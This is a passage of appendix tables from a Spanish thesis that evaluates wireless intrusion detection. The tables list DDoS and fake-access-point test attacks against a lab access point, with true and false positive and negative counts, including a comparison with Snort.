100	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
101	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
102	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
103	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
104	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
105	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
106	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
107	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
108	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	0	1
109	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
110	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
111	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
112	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
113	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
114	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
115	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
116	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
117	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
118	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
119	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
120	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
121	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
122	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
123	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
124	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
125	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
126	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
127	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
128	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
TOTAL DDOS				128	0			
N.º ATAQUE	BSSID VICTIMA	MAC VICTIMA	TIPO ATAQUE	VP	FN	FLUJO DE RED	VN	FP
129	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
130	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
131	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
132	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
133	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
134	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
135	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
136	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
137	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
138	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
139	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
140	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
141	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
142	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
143	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
144	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
145	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
146	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
147	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
148	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
149	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0
150	AP_TESIS	A0:64:8F:04:5A:23	PUNTO DE ACCESO FALSO	1	0	TRAFICO NORMAL	1	0

[illegible]

[illegible]

Anexo F: Resultados de evaluación con Snort

N.º	BSSID VICTIMA	MAC VICTIMA	TIPO ATAQUE	VP	FN	FLUJO DE RED	VN	FP
1	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
2	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
3	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
4	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
5	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
6	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
7	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
8	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
9	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
10	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
11	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
12	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0
13	AP_TESIS	A0:64:8F:04:5A:23	DDOS	0	1	TRAFICO NORMAL	1	0

